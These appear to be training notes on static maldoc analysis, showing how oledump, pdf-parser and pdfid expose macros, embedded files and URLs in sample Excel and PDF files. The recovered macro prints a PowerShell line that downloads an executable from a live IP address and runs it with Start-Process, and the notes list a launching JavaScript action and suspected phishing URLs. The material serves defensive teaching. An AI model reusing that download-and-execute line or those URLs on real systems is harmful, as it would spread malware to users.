Static Maldoc Analysis

Malicious documents (maldocs) represent a sophisticated attack vector that exploits users' familiarity and trust in common office file formats like Word, Excel, PowerPoint, and PDF documents. These files often contain embedded macros, scripts, or malicious objects designed to execute payloads, download additional malware, or establish persistent access to victim systems. Static analysis techniques allow security analysts to examine document structure and embedded content without execution, identifying threats while maintaining system safety. Understanding maldoc analysis is crucial as these attacks frequently bypass traditional email security controls.


Macros

Maldocs often use macros embedded in the file. Macros automatically execute a series of commands when enabled. Macros are a useful tool to automate repetitive tasks, but in this case are used for malicious purposes. Commands can include downloading secondary payloads, exfiltrating data, altering system settings, or providing remote access. Users may enable these macros, not really knowing what they are. After all, computers often ask for permission to run things, so users may just enable them out of habit.

These macros often use VBA (Visual Basic for Applications) as the language to write these embedded macros. To effectively analyze maldocs, we can combine various static and dynamic analysis techniques.

OLEdump

The course recommends a tool called oledump.py from DidierStevensSuite. This is from the same repository that we downloaded the email attachment dump script from in the previous section. OLE in oledump stands for Object Linking and Embedding. This is a technology developed by Microsoft that allows embedding and linking to documents and other objects. OLE is used in all of these different Microsoft Office applications, like Word, Excel and Powerpoint to embed objects like spreadsheets, charts, or images. In other words, the technology that allows us to put pictures like the one below in a document:



The OLEdump script will allow us to dig into this embedded media so we can see the different components that make up the document. The course provides the above sample1.xlsm file to test the script on. To runt the script, open a terminal and enter `python3 {script file path} {document file path}` as seen below:

```
tcm@SOC101-Ubuntu:~/Desktop/01_Phishing_Analysis/05_Maldoc_Analysis$ python3 ../
Tools/oledump.py sample1.xlsm
/home/tcm/Desktop/01_Phishing_Analysis/05_Maldoc_Analysis/../Tools/oledump.py:18
6: SyntaxWarning: invalid escape sequence '\D'
  manual = '''
A: xl/vbaProject.bin
 A1:       472 'PROJECT'
 A2:        62 'PROJECTwm'
 A3: m     169 'VBA/Sheet1'
 A4: M     634 'VBA/ThisWorkbook'
 A5:         7 'VBA/_VBA_PROJECT'
 A6:       209 'VBA/dir'
```

The screenshot shows that the script found 6 different components in the document, A1~A6. And A4 has an embedded macro as indicated by the capital M. We can now run the script again and specify this component A4 by adding `-s 4` to the above terminal command.

```
tcm@SOC101-Ubuntu:~/Desktop/01_Phishing_Analysis/05_Maldoc_Analysis$ python3 ../
Tools/oledump.py sample1.xlsm -s 4
```

This dumps the A4 object as hexadecimal into the terminal, which is hard to read, but you can sometimes make out URLs or IP addresses.

```
000001A0: 19 54 68 72 75 3B 20 49  00 6E 76 6F 6B 65 2D 57  .Thru; I.nvoke-W
000001B0: 65 00 62 52 65 71 75 65  73 74 00 20 2D 55 72 69  e.bRequest. -Uri
000001C0: 20 22 22 00 68 74 74 70  3A 2F 2F 33 00 2E 37 33   "".http://3..73
000001D0: 2E 31 33 32 2E 00 35 33  2F 68 7A 2F 45 74 00 6F  .132..53/hz/Et.o
000001E0: 6C 66 73 6F 6A 6D 2E E1  80 12 22 22 20 2D 00 4C  lfsojm...."" -.L
000001F0: 82 29 06 2C 02 3B 40 4E  61 72 74 2D 50 72 20 6F  .).,.;@Nart-Pr o
```

To only get that string on the right, add `-S` to the above command:

```
tcm@SOC101-Ubuntu:~/Desktop/01_Phishing_Analysis/05_Maldoc_Analysis$ python3 ../
Tools/oledump.py sample1.xlsm -s 4 -S
```


Or to get the macro script, use - -vbadecompresscorrupt instead:

```
tcm@SOC101-Ubuntu:~/Desktop/01_Phishing_Analysis/05_Maldoc_Analysis$ python3 ../
Tools/oledump.py sample1.xlsm -s 4 --vbadecompresscorrupt
```

The script seems to invoke a webrequest to an IP that can be looked up on VirusTotal. The request seems to be downloading an executable file called Etolfsojm. And the executable is immediately executed with “Start-Process”. So this document is designed to download and execute a file from that URL, and then run it in the background without the user’s knowledge.

```
[IO.Path]::GetTempFileName() | Rename-Item -NewName { $_ -replace 'tmp$', 'exe'
} ♦PassThru; Invoke-WebRequest -Uri ""http://3.73.132.53/hz/Etolfsojm.exe"" -Out
File $TempFile; Start-Process $TempFile;
Debug.Print sCommand
```

VirusTotal tells us that this IP address is likely malicious:




PDF Analysis

Another often used attack vector is malicious PDF files. Most common are PDF files that have a clickable URLs to malicious websites.

The reason PDF files may be used instead of just having the link in the original email:

- Emails are a known phishing source, but there is trust and familiarity with PDF files. After all, PDF files are used in various work settings.
- To bypass email filters, as a lot of spam filters do not have the capability to analyze PDF content for URLs.
- Organizations often allow PDF attachments, while blocking unknown links in email bodies.

An example is this pdf file:



- The file name does not match what is in the file: The file name says Statement, but the document is about unusual payment activity.
- The URL is a Google script link and not an Amazon link.
- While it looks convincing, if you have experience with Amazon, you would know that this content would normally be in the email body and not in an attachment.

PDF-parser

The course recommends a script to parse pdf files from DidierStevensSuite called pdf-parser.py. To use the script, type the command `python3 {script file path} {pdf file path}` into the terminal.


```
tcm@SOC101-Ubuntu:~/Desktop/01_Phishing_Analysis/05_Maldoc_Analysis/pdf$ python3
 ../../Tools/pdf-parser.py Statement.pdf
```

You get a lot of text, but one of the lines reveals a URI:

```
      <<
        /URI (https://script.google.com/macros/s/AKfycbwABk1V3TSZ7dwG4lOsmbewJuE
t2TExXS8cSaYuhcQwcxoffsDSJS8VLFR4h0pkJFwkUQ/exec)
        /S /URI
      >>
```

This is the same link we detected earlier, but this time it was safely done from the command line, where we do not run the risk of accidentally clicking it or missing it.

VirusTotal says that 2 out of 97 security vendors have reported this link.



The course gives another example to use the command on. This time, we can search for lines that contain URIs by adding `-s "/URI"` to the command from earlier:


```
tcm@SOC101-Ubuntu:~/Desktop/01_Phishing_Analysis/05_Maldoc_Analysis/pdf$ python3
 ../../Tools/pdf-parser.py book04-02.4422136363.pdf -s "/URI"
```

This also reveals a link:

```
    /URI (https://monitor.clickcease.com//tracker/tracker?id=te2024nKEUFIqUrNt12
&adpos=&nw=a&url=https://ecy.wcs520.com/wp-content/themes/evita/red.php?utm_cont
ent=VnsDcPoijH&session_id=kXwPx3abVGJRsx2KDH8f&id=YKasm&filter=RwauvDwqWe-HLWCJ&
lang=de&locale=FR)
  >>
```

book04-02.4422136363.pdf

This link is also reported as malicious by 1 security vendor on VirusTotal:



PDF files with embedded objects

While most pdf files just try to trick victims into clicking a URL, some do have malicious scripts embedded in them. To analyse these files, the course recommends a script called [pdfid.py, also from DidierStevensSuite]. Using the command is the same as previous scripts: `python3 {script file path} {pdf file path}`. And it will provide a list of objects that the file contains:

```
tcm@SOC101-Ubuntu:~/Desktop/01_Phishing_Analysis/05_Maldoc_Analysis/pdf$ python3
 ../../Tools/pdfid.py pdf-doc-vba-eicar-dropper.pdf
PDFiD 0.2.8 pdf-doc-vba-eicar-dropper.pdf
 PDF Header: %PDF-1.1
 obj                    9
 endobj                 9
 stream                 2
 endstream              2
 xref                   1
 trailer                1
 startxref              1
 /Page                  1
 /Encrypt               0
 /ObjStm                0
 /JS                    1
 /JavaScript            1
 /AA                    0
 /OpenAction            1
 /AcroForm              0
 /JBIG2Decode           0
 /RichMedia             0
 /Launch                0
 /EmbeddedFile          1
 /XFA                   0
 /Colors > 2^24         0
```

What you want to look out for:

- JS or JavaScript objects, which indicates that the file contains embedded Javascript. The example above has both JS and JavaScript objects. These embedded scripts can be used to potentially steal data, connect to an attacker's server, or to start external programs on the victim's system.
- OpenActions, which this file has 1 of as well. This causes the PDF reader itself to perform actions when opening the file.
- Launch, which can be used to launch external software when the PDF is opened.
- EmbeddedFile, which the above example has 1 of. PDFs can have embedded files, such as macro embedded Word Documents or malware.

When using the previous PDF-parser script on the file as well, it shows that it has 9 objects, object 8 being an embedded file called eicar-dropper.doc, and object 9 being a javascript that runs that file.

```
obj 8 0
 Type: /EmbeddedFile
 Referencing:
 Contains stream

  <<
    /Length 8952
    /Filter /FlateDecode
    /Type /EmbeddedFile
  >>


obj 9 0
 Type: /Action
 Referencing:

  <<
    /Type /Action
    /S /JavaScript
    /JS (this.exportDataObject({ cName: "eicar-dropper.doc", nLaunch: 2 });)
  >>
```

To dump the document, use the PDF-parser script again, with the added arguments:

`--object 8 --filter --raw --dump {file name}`

Object to specify which object you want to dump, filter because the file was encoded (FlatDecode), raw to get the raw format, and dump to specify what file you want the information to be dumped as (no dump means the data gets displayed in the terminal instead).

```
tcm@SOC101-Ubuntu:~/Desktop/01_Phishing_Analysis/05_Maldoc_Analysis/pdf$ python3
 ../../Tools/pdf-parser.py pdf-doc-vba-eicar-dropper.pdf --object 8 --filter --r
aw --dump eicar-dropper.doc
```

When we then use OLEdump on this file, we see that there are macros embedded in the document:

```
tcm@SOC101-Ubuntu:~/Desktop/01_Phishing_Analysis/05_Maldoc_Analysis/pdf$ python3
 ../../Tools/oledump.py eicar-dropper.doc
/home/tcm/Desktop/01_Phishing_Analysis/05_Maldoc_Analysis/pdf/../../Tools/oledum
p.py:186: SyntaxWarning: invalid escape sequence '\D'
  manual = '''
  1:       114 '\x01CompObj'
  2:      4096 '\x05DocumentSummaryInformation'
  3:      4096 '\x05SummaryInformation'
  4:      6509 '1Table'
  5:       409 'Macros/PROJECT'
  6:        65 'Macros/PROJECTwm'
  7: M    3716 'Macros/VBA/Module1'
  8: m     924 'Macros/VBA/ThisDocument'
  9:      2601 'Macros/VBA/_VBA_PROJECT'
 10:       563 'Macros/VBA/dir'
 11:      4096 'WordDocument'
```

It goes without saying, but normal official documents would not go this roundabout way to run something, so this can safely be considered malicious.

Summary

Static maldoc analysis focuses on examining the internal structure and embedded components of potentially malicious documents without executing them. Key tools include OLEdump for analyzing OLE objects and macros in Microsoft Office documents, PDF-parser for extracting content from PDF files, and pdfid for identifying suspicious PDF objects. The methodology emphasizes recognizing common attack patterns such as VBA macros that download secondary payloads, PDFs with embedded malicious URLs, and multi-layered attacks where PDFs contain embedded Office documents with macros. Analysis combines automated tool output with manual verification through reputation databases and behavioral pattern recognition.

Red Flags Checklist

- [ ] Documents containing embedded macros (indicated by 'M' in OLEdump output)
- [ ] VBA scripts making web requests to suspicious IP addresses
- [ ] Immediate execution commands (Start-Process, Shell.Application)
- [ ] Filename mismatches with document content
- [ ] PDF files with embedded JavaScript objects
- [ ] OpenAction objects in PDFs (automatic execution on opening)
- [ ] Launch objects that can execute external software
- [ ] EmbeddedFile objects in PDFs containing Office documents
- [ ] Google Scripts or URL shorteners in professional contexts

- [ ] Multi-layer embedding (PDF → Word doc → macro)
- [ ] FlatDecode or other encoding in PDF objects
- [ ] Suspicious URLs extracted from document objects
- [ ] Documents requesting macro enablement from unknown senders
- [ ] Generic or misleading filenames (Statement.pdf containing payment alerts)
- [ ] Complex execution chains for simple document tasks
- [ ] IP addresses instead of domain names in embedded scripts
- [ ] Documents with multiple suspicious object types simultaneously